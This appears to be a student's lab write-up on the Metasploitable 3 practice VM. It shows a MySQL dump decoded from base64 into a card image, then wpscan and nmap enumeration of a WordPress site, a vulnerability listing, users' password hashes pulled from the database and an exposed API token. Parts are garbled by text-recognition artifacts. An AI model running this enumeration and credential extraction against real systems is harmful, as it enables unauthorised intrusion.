/*!40101 SET NAMES utf8mb4 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;

--
-- Table structure for table `queen_of_hearts`
--

DROP TABLE IF EXISTS `queen_of_hearts`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `queen_of_hearts` (
  `card` text
) ENGINE=InnoDB DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Dumping data for table `queen_of_hearts`
--

LOCK TABLES `queen_of_hearts` WRITE;
/*!40000 ALTER TABLE `queen_of_hearts` DISABLE KEYS */;
INSERT INTO `queen_of_hearts` VALUES ('iVBORw0KGgoAAAANSUhEUgAAAgkAAALZCAYAAAA9XLLXAAAACXBIWXMAABcRAAAXEQHK
jqqZp8Oc5XvnC5z6tlfrRssw/XeT5pwDg8uL8BAA8LwAAhFEEAFBKtX+XZ6n7P03pftja/a40AMAP3d8Y4/5Ga/fz/PwpP2YAALPZHNvXQt
PjdYcTP8/6Lwn1XWTe9NUdTtdfIMvfMUTTgWrv79wM3R5vUzVGVuecZjSfuvj13LVu5Oa1yfq5y3z2Y7rfX4G3DM4a/V7QjWTDeTyNr6n63
3HM/cdzUx7cr9XWR4TtTuZ151thvHnItGzha3Ll4Y8poNjwaf+2LQ2xd1XdM0Ms5×07Pp7c+E8ZBz5uYxNL2pQU07Mh73Re5sebNyn5/v33
J2V1uudJarOumvI2RhMevZt+LPgcylPzmOvCqPhRV3bxA+iVwD9O34Q/sJ3fPdPvffn+Y5Wf9ZOwle/8Mv382z194os+aEqW79QFlls+NLN
E7xAbKfjCXHEORzxc3WHONRqM6WjwEOCBJYdZ3TpInCP+GrUOVf8FKC8JN8+c70amV/Ve5BWdADkcu82qetvW13TmuLHhdYd+DcP7ddfNNm
vCIL5ICfs+xkufSfBJxFgAgo/2ruv9yDYYTvhg8Bgdx74XfcA49fl7m3Oehv1qt2mt8/bXXAQAvvvhh7nufa5vTKdA9G64qca5rzo3lvqcT
DQy+ace5iPrv7udkkvfPMC/yebYizo+Glg9HsX0/m+7/+/Md/8h/8WTsJ3p8ZYvA7v/Szq8Xl394sLh7J4eib7vK+UQWMzoeRtw6iCHHkJ9
e+1cV80G3XrId58NJ7y0M7pJEiUqXtzJa8dxZfOcDJhlEAEhdGa1ltOAsN8eU/J4SwRUSEvaImi2+hM9Q7PgAdvJpFe0B0eNQ9InwfuZsF1
W/H25cvc1P3DPlzUh13HAvUfnj3ZnGTS4s8TdiK4FneOZMHP3YXnfMt+CkjWci4Cfb4h2BDzkr646ROTsMdea8×9FdP7zhC8pOv3cY2XBF7
SKoX+b+fW8ac48SaSu7ACXlkR0MAwZ87r6GvrvP29uGNq5gG5gaZmBtYyx0nBd2ALiIpSyyeHF9+v1lsf7+m3/xP//XfjT9SjwY/Y8vfudP
31zyYMjokS25a912L65QvdgfzDfY7CH2TF73URc3opa42PShdPN0v/t6XePi7l9fHPvFx55nzHlJGA9MttEJSMYJkLBYLzmFFyHLAF1rGA9
```

I downloaded the table to my local machine, copied the value into a text editor, decoded it using Base64, and saved the output as an image.

mysqldump -u root -h 192.168.52.133 cards queen_of_hearts > Queen.sql



```
┌──(kali㉿kali)-[~/Desktop]
└─$ base64 -d -i queen_of_hearts | tee image.png
base64: invalid input
•PNG

IHDR     •\••     pHYs•B•? IDATx•••Y•m•u6•Z•-••••••b•b•HI4u••
[illegible]
```



Sumanth Vankineni
UID 119351130

image.png 521 x 729 49.2 kB 100.0%


The above is the restored image , It can be seen that is it’s a queen card.

3) Problem 3

There is a WordPress install on the Metasploitable 3 VM. Review it and any plugins that are installed. Are there any vulnerabilities you could exploit? Provide a walkthrough of how you determined if anything was exploitable. (The tool wpscan can be useful here, as are the enumeration tools – nmap, mysql, etc - we discussed in class.)


Answer:

The 8585 port is open which can be found out from the nmap scan, and a WampServer is running on that port.



```
|_http-title: Dashboard [Jenkins]
8585/tcp  open  http          Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
|_http-title: WAMPSERVER Homepage
|_http-server-header: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
8686/tcp  open  java-rmi      Java RMI
```

On accessing the URL with 8585 port we can see a WordPress project as shown in the following screenshots.



Server Configuration


Apache Version : 2.2.21
PHP Version : 5.3.10
Loaded Extensions : Core, date, iconv, pcre, tokenizer, PDO, xmlreader, mysql, xdebug
MySQL Version : 5.5.20

Tools

phpinfo()
phpmyadmin

Your Projects

uploads
wordpress




METASPLOITABLE3

SEPTEMBER 26, 2016 LEAVE A COMMENT

Welcome to Metasploitable3!


Since a WordPress website is running, WPScan can be used for scanning and enumerating vulnerabilities on the website.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ wpscan --url http://192.168.52.133:8585/wordpress/. -e u,vp --api-token 3FO4qluSJH1NrLGmc1UtJ21t57rwpNmsDi1r5mag7WU
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.22
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.52.133:8585/wordpress/ [192.168.52.133]
[+] Started: Thu Oct  5 03:04:53 2023

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
 |  - X-Powered-By: PHP/5.3.10
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.52.133:8585/wordpress/xmlrpc.php
 | Found By: Link Tag (Passive Detection)
 | Confidence: 100%
 | Confirmed By: Direct Access (Aggressive Detection), 100% confidence
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.52.133:8585/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Full Path Disclosure found: http://192.168.52.133:8585/wordpress/wp-includes/rss-functions.php
 | Interesting Entry: C:\wamp\www\wordpress\wp-includes\rss-functions.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | Reference: https://www.owasp.org/index.php/Full_Path_Disclosure

[+] Upload directory has listing enabled: http://192.168.52.133:8585/wordpress/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.52.133:8585/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.6.1 identified (Insecure, released on 2016-09-07).
 | Found By: Rss Generator (Passive Detection)
 |  - http://192.168.52.133:8585/wordpress/index.php/feed/, <generator>https://wordpress.org/?v=4.6.1</generator>
 |  - http://192.168.52.133:8585/wordpress/index.php/comments/feed/, <generator>https://wordpress.org/?v=4.6.1</generator>
 |
```


Sumanth Vankineni
UID 119351130

Many vulnerabilities were discovered from the WPScan, as shown in the above and following outputs. The version of WordPress, which is 4.6.1, itself is vulnerable and insecure to use. It is susceptible to many attacks such as remote code execution, cross-site scripting, CSRF, and more, as shown in the outputs in the following screenshots.




```
[+] WordPress version 4.6.1 identified (Insecure, released on 2016-09-07).
 | Found By: Rss Generator (Passive Detection)
 |  - http://192.168.52.133:8585/wordpress/index.php/feed/, <generator>https://wordpress.org/?v=4.6.1</generator>
 |  - http://192.168.52.133:8585/wordpress/index.php/comments/feed/, <generator>https://wordpress.org/?v=4.6.1</generator>
 |
 | [!] 96 vulnerabilities identified:
 |
 | [!] Title: WordPress 4.3-4.7 - Remote Code Execution (RCE) in PHPMailer
 |     Fixed in: 4.6.2
 |     References:
 |      - https://wpscan.com/vulnerability/146d60de-b03c-48c6-9b8b-344100f5c3d6
 |      - https://www.wordfence.com/blog/2016/12/phpmailer-vulnerability/
 |      - https://github.com/PHPMailer/PHPMailer/wiki/About-the-CVE-2016-10033-and-CVE-2016-10045-vulnerabilities
 |      - https://wordpress.org/news/2017/01/wordpress-4-7-1-security-and-maintenance-release/
 |      - https://github.com/WordPress/WordPress/commit/24767c76d359231642b0ab48437b64e8c6c7f491
 |      - http://legalhackers.com/advisories/PHPMailer-Exploit-Remote-Code-Exec-CVE-2016-10033-Vuln.html
 |      - https://www.rapid7.com/db/modules/exploit/unix/webapp/wp_phpmailer_host_header/
 |
 | [!] Title: WordPress 2.9-4.7 - Authenticated Cross-Site scripting (XSS) in update-core.php
 |     Fixed in: 4.6.2
 |     References:
 |      - https://wpscan.com/vulnerability/8b098363-1efb-4831-9b53-bb5d9770e8b4
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5488
 |      - https://github.com/WordPress/WordPress/blob/c9ea1de1441bb3bda133bf72d513ca9de66566c2/wp-admin/update-core.php
 |      - https://wordpress.org/news/2017/01/wordpress-4-7-1-security-and-maintenance-release/
 |
 | [!] Title: WordPress 3.4-4.7 - Stored Cross-Site Scripting (XSS) via Theme Name fallback
 |     Fixed in: 4.6.2
 |     References:
 |      - https://wpscan.com/vulnerability/6737b4a2-080c-454a-a16e-7fc59824c659
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5490
 |      - https://www.mehmetince.net/low-severity-wordpress/
 |      - https://wordpress.org/news/2017/01/wordpress-4-7-1-security-and-maintenance-release/
 |      - https://github.com/WordPress/WordPress/commit/ce7fb2934dd111e6353784852de8aea2a938b359
 |
 | [!] Title: WordPress ≤ 4.7 - Post via Email Checks mail.example.com by Default
 |     Fixed in: 4.6.2
 |     References:
 |      - https://wpscan.com/vulnerability/0a666ddd-a13d-48c2-85c2-bfdc9cd2a5fb
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5491
 |      - https://github.com/WordPress/WordPress/commit/061e8788814ac87706d8b95688df276fe3c8596a
 |      - https://wordpress.org/news/2017/01/wordpress-4-7-1-security-and-maintenance-release/
 |
 | [!] Title: WordPress 2.8-4.7 - Accessibility Mode Cross-Site Request Forgery (CSRF)
 |     Fixed in: 4.6.2
 |     References:
 |      - https://wpscan.com/vulnerability/e080c934-6a98-4726-8e7a-43a718d05e79
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5492
 |      - https://github.com/WordPress/WordPress/commit/03e5c0314aeffe6b27f4b98fef842bf0fb00c733
 |      - https://wordpress.org/news/2017/01/wordpress-4-7-1-security-and-maintenance-release/
 |
 | [!] Title: WordPress 3.0-4.7 - Cryptographically Weak Pseudo-Random Number Generator (PRNG)
```

It is also found that there are multiple users as shown in the following screenshot.




```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:04 <=====================

[i] User(s) Identified:

[+] admin
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] vagrant
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] user
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] manager
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

I've looked up into the table WordPress in the SQL database and found interesting details consisting of the user details such as their login ids and passwords.




```
MySQL [wordpress]> show tables;
+---------------------------+
| Tables_in_wordpress       |
+---------------------------+
| wp_commentmeta            |
| wp_comments               |
| wp_links                  |
| wp_nf_objectmeta          |
| wp_nf_objects             |
| wp_nf_relationships       |
| wp_ninja_forms_fav_fields |
| wp_ninja_forms_fields     |
| wp_options                |
| wp_postmeta               |
| wp_posts                  |
| wp_term_relationships     |
| wp_term_taxonomy          |
| wp_termmeta               |
| wp_terms                  |
| wp_usermeta               |
| wp_users                  |
+---------------------------+
17 rows in set (0.002 sec)

MySQL [wordpress]> select * from wp_users;
+----+------------+------------------------------------+---------------+---------------------+----------+---------------------+---------------------+-------------+--------------+
| ID | user_login | user_pass                          | user_nicename | user_email          | user_url | user_registered     | user_activation_key | user_status | display_name |
+----+------------+------------------------------------+---------------+---------------------+----------+---------------------+---------------------+-------------+--------------+
|  1 | admin      | $P$B2PFjjNJHOQwDzqrQxfX4GYzasKQoN0 | admin         | admin@example.com   |          | 2016-09-26 22:28:12 |                     |           0 | admin        |
|  2 | vagrant    | $P$BMO//62Hj1IFeIr0XuJUqMmtBllnzN/ | vagrant       | vagrant@example.com |          | 2016-09-27 20:13:37 |                     |           0 | vagrant      |
|  3 | user       | $P$B83ijKvzkiB6yZL8Ubpi35CMQHiQjv/ | user          | user@example.com    |          | 2016-09-27 20:14:08 |                     |           0 | user         |
|  4 | manager    | $P$BvcrF0Y02JqJRkbXMREj/CBvP..21s1 | manager       | manager@example.com |          | 2016-09-27 20:15:14 |                     |           0 | manager      |
+----+------------+------------------------------------+---------------+---------------------+----------+---------------------+---------------------+-------------+--------------+
4 rows in set (0.001 sec)
```

Also found some active plugins in the database which can further scan for vulnerabilities.



```
|        33 | active_plugins                                          | a:2:{i:0;s:19:"akismet/akismet.php";i:1;s:27:"ninja-forms/ninja-forms.php";}
```


No plugins were found using the Passive scan.



```
[+] WordPress theme in use: twentyfourteen
 | Location: http://192.168.52.133:8585/wordpress/wp-content/themes/twentyfourteen/
 | Last Updated: 2023-08-08T00:00:00.000Z
 | Readme: http://192.168.52.133:8585/wordpress/wp-content/themes/twentyfourteen/readme.txt
 | [!] The version is out of date, the latest version is 3.7
